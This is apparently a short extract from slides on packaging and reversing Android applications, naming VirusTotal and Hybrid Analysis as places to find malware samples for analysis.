
Packaging Android Applications



Reversing Android Applications




Finding Samples 🧠



Virus Total

<https://virustotal.com>


- ✓ The Mecca of malware
- ✓ Free dynamic analysis
- ✓ Can't download samples without an “Intelligence” account



Hybrid Analysis

<https://hybrid-analysis.com>

